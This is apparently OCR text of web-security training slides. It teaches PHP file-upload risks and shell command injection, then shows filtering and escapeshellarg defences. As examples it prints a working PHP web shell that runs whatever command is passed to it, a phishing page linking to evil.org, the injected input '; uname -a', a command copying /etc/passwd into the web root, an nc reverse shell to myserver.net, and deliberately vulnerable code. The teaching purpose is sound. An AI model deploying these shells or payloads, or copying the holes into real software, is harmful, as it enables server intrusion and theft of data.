
C99.php

```
<html><body>
<h1>PHP Remote Shell</h1>
<form action="" />
<input type="text"
       name="cmd"
       value="<?php echo $_GET["cmd"]  ?>"
       />
<input type="submit" />
</form>

<h2>Result</h2>
<pre><?php
    echo htmlentities($_GET["cmd"]) ;
?></pre>

<pre><?php
    echo shell_exec($_GET["cmd"]) ;
?></pre>

</body></html>
```

Risk – Server Code execution

C99.php

```
<html><body>
<h1>PHP Remote Shell</h1>
<form action="" />
<input type="text"
       name="cmd"
       value="<?php echo $_GET["cmd"]  ?>"
       />
<input type="submit" />
</form>

<h2>Result</h2>
<pre><?php
    echo htmlentities($_GET["cmd"]) ;
?></pre>

<pre><?php
    echo shell_exec($_GET["cmd"]) ;
?></pre>

</body></html>
```



Risk – Client Code execution


Congrats.html

```
<html>
<head>
<meta charset="utf-8">
</head>
<body>
<h1>🎉 Congratulations 🎉 </h1>
<p>You've won 5 seat for the Olympic
   Judo Final !</p>
<p>Click
   <a href="http://evil.org">HERE</a>
   to get your price.</p>
</body>
</html>
```

Risk – Client Code execution

Congrats.html

```
<html>
<head>
<meta charset="utf-8">
</head>
<body>
<h1>🎉 Congratulations 🎉 </h1>
<p>You've won 5 seat for the Olympic
   Judo Final !</p>
<p>Click
   <a href="http://evil.org">HERE</a>
   to get your price.</p>
</body>
</html>
```



Risk – Content overriting
(very specific cases)


../style.css

```
body {
        background-color: pink ;
        color: black ;
        font-family: cursive ;
        margin: 0 auto 0 auto ;
        width: 90% ;
}
h1 {
        margin: 1em ;
        text-align: center ;
        border-bottom: solid 1px ;
}

h1:before {
        content: "ಠ`" ;
}
```

Risk – Content overriting
(very specific cases)

../style.css

```
body {
        background-color: pink ;
        color: black ;
        font-family: cursive ;
        margin: 0 auto 0 auto ;
        width: 90% ;
}
h1 {
        margin: 1em ;
        text-align: center ;
        border-bottom: solid 1px ;
}

h1:before {
        content: "ಠ`" ;
}
```



Risks

Execution by application

(PHP, Java, python, …)

Overwriting

(of existing files)

Execution by visitors

(XSS, XSRF)

Resource exhaustion

(big/numerous files)

Usual protection
(weak)

File extension

```
$_FILES[…]['type']
```

Usual protection
(weak)

`mime_content_type()`

`getimagesize()`

Polyglote files

Modified example (still vulnerable)
https://www.w3schools.com/php/php_file_upload.asp

```php
$target_dir  = "uploads/";
$target_file = $target_dir . basename($_FILES["fileToUpload"]["name"]);

if (strtolower(pathinfo($target_file,PATHINFO_EXTENSION)) != "jpg") return ;
if (getimagesize($_FILES["fileToUpload"]["tmp_name"])    === false) return ;
if ($_FILES["fileToUpload"]["size"]                       > 500000) return ;

move_uploaded_file(
    $_FILES["fileToUpload"]["tmp_name"],
    $target_file
) ;
```

Protections

Don’t do that

Specific directory
(with restrictions)

Filters
(size, extension, mime type, AV)

Restrictions
(users and logs)

II

Shell injection

https://www.arsouyes.org/blog/2020/03_Eviter_injection_commandes/

shell_exec()

https://www.php.net/manual/fr/function.shell-exec.php

Run shell commands

(bypass PHP restrictions)

```
<?php
echo shell_exec(“ls –lart”);
```

Vulnerable example

```
if (isset( $_REQUEST['ip'] )) {
    $ip = $_REQUEST[ 'ip' ];
    echo "<pre>" ;
    echo shell_exec("ping -c 4 $ip");
    echo "</pre>" ;
}
```

Vulnerable example

```
if (isset( $_REQUEST['ip'] )) {
    $ip = $_REQUEST[ 'ip' ];
    echo "<pre>" ;
    echo shell_exec("ping -c 4 $ip");
    echo "</pre>" ;
}
```

Legit use

http://example.com/?ip=10.3.2.1

Legit use

http://example.com/?ip=10.3.2.1

```
shell_exec("ping -c 4 $ip");
```

Legit use


http://example.com/?ip=10.3.2.1

```
   shell_exec("ping -c 4 $ip");
=> shell_exec("ping -c 4 10.3.2.1");
```

Legit use

http://example.com/?ip=10.3.2.1

```
    shell_exec("ping -c 4 $ip");
=> shell_exec("ping -c 4 10.3.2.1");
```



Fraud use

http://example.com/?ip=; uname-a

Fraud use
http://example.com/?ip=; uname-a


```
shell_exec("ping -c 4 $ip");
```

Fraud use
http://example.com/?ip=; uname-a

```
   shell_exec("ping -c 4 $ip");
=> shell_exec("ping -c 4 ; uname -a");
```

Fraud use http://example.com/?ip=; uname-a

```
    shell_exec("ping -c 4 $ip");
=> shell_exec("ping -c 4 ; uname -a");
```



Tricks

Command separators

`;` `&&` `||`

Substitutions

`` `ls` `` `$(ls)`

Command parasitism

```
zip whatever.zip -T -TT "command"
```

Risks

Command execution

```
cp /etc/passwd /var/www/
```

Reverse Shell

```
nc myserver.net 4444 –e /bin/bash
```

Vulnerable functions

```
shell_exec() / exec()

passthru() / system()

proc_open() / popen()
```

Simple protections

Input filtering

`(intval, filter_var, …)`

Input escaping

`escapeshellarg()`


Parameter filtering

https://www.php.net/manual/fr/function.filter-var.php

```php
if (isset( $_REQUEST['ip'] )) {
    $ip = $_REQUEST[ 'ip' ];
    if (! filter_var($ip, FILTER_VALIDATE_IP)) {
        echo "<p>The parameter isn’t a valid IP address</p>";
    } else {
        echo "<pre>" ;
        echo shell_exec("ping -c 4 " . $ip) ;
        echo "</pre>" ;
    }
}
```

Parameter filtering

https://www.php.net/manual/fr/function.filter-var.php



Parameter escaping

https://www.php.net/manual/fr/function.escapeshellarg

```
if (isset( $_REQUEST['ip'] )) {
    $ip = $_REQUEST[ 'ip' ];
    echo "<pre>" ;
    echo shell_exec(
        "ping -c 4 "
        . escapeshellarg($ip)
        ) ;
    echo "</pre>" ;
}
```

Parameter escaping

https://www.php.net/manual/fr/function.escapeshellarg

```
shell_exec("ping -c 4 "  . escapeshellarg("; uname -a")) ;
```

Parameter escaping


https://www.php.net/manual/fr/function.escapeshellarg


```
    shell_exec("ping -c 4 "   . escapeshellarg("; uname -a")) ;
 => shell_exec("ping -c 4 \"; uname -a\"");
```

Parameter escaping

https://www.php.net/manual/fr/function.escapeshellarg

```
    shell_exec("ping -c 4 "   . escapeshellarg("; uname -a")) ;
=> shell_exec("ping -c 4 \"; uname -a\"");
```





Automatic escaping
with decorator / proxy pattern

```
function escaped_shell_exec($cmd, ...$args) {
    $line = $cmd ;
    foreach ($args as $arg) {
        $line .= " " . escapeshellarg($arg) ;
    }
    return shell_exec($line) ;
}
```

Automatic escaping
with decorator / proxy pattern

```php
function escaped_shell_exec($cmd, ...$args) {
    $line = $cmd ;
    foreach ($args as $arg) {
        $line .= " " . escapeshellarg($arg) ;
    }
    return shell_exec($line) ;
}
```

```php
if (isset( $_REQUEST['ip'] )) {
    $ip = $_REQUEST[ 'ip' ];
    echo "<pre>" ;
    echo escaped_shell_exec("ping", "-c", 4,
$ip) ;
    echo "</pre>" ;
}
```

Automatic escaping
with decorator pattern

```
escaped_shell_exec("ping", "-c",   4,   "; uname -a")) ;
```

Automatic escaping
with decorator pattern

```
   escaped_shell_exec("ping", "-c",   4,   "; uname -a")) ;
=>         shell_exec("ping  \"-c\" \"4\" \"; uname -a\"");
```

Automatic escaping
with decorator pattern

```
    escaped_shell_exec("ping", "-c",   4,   "; uname -a")) ;
=>          shell_exec("ping  \"-c\" \"4\" \"; uname -a\"");
```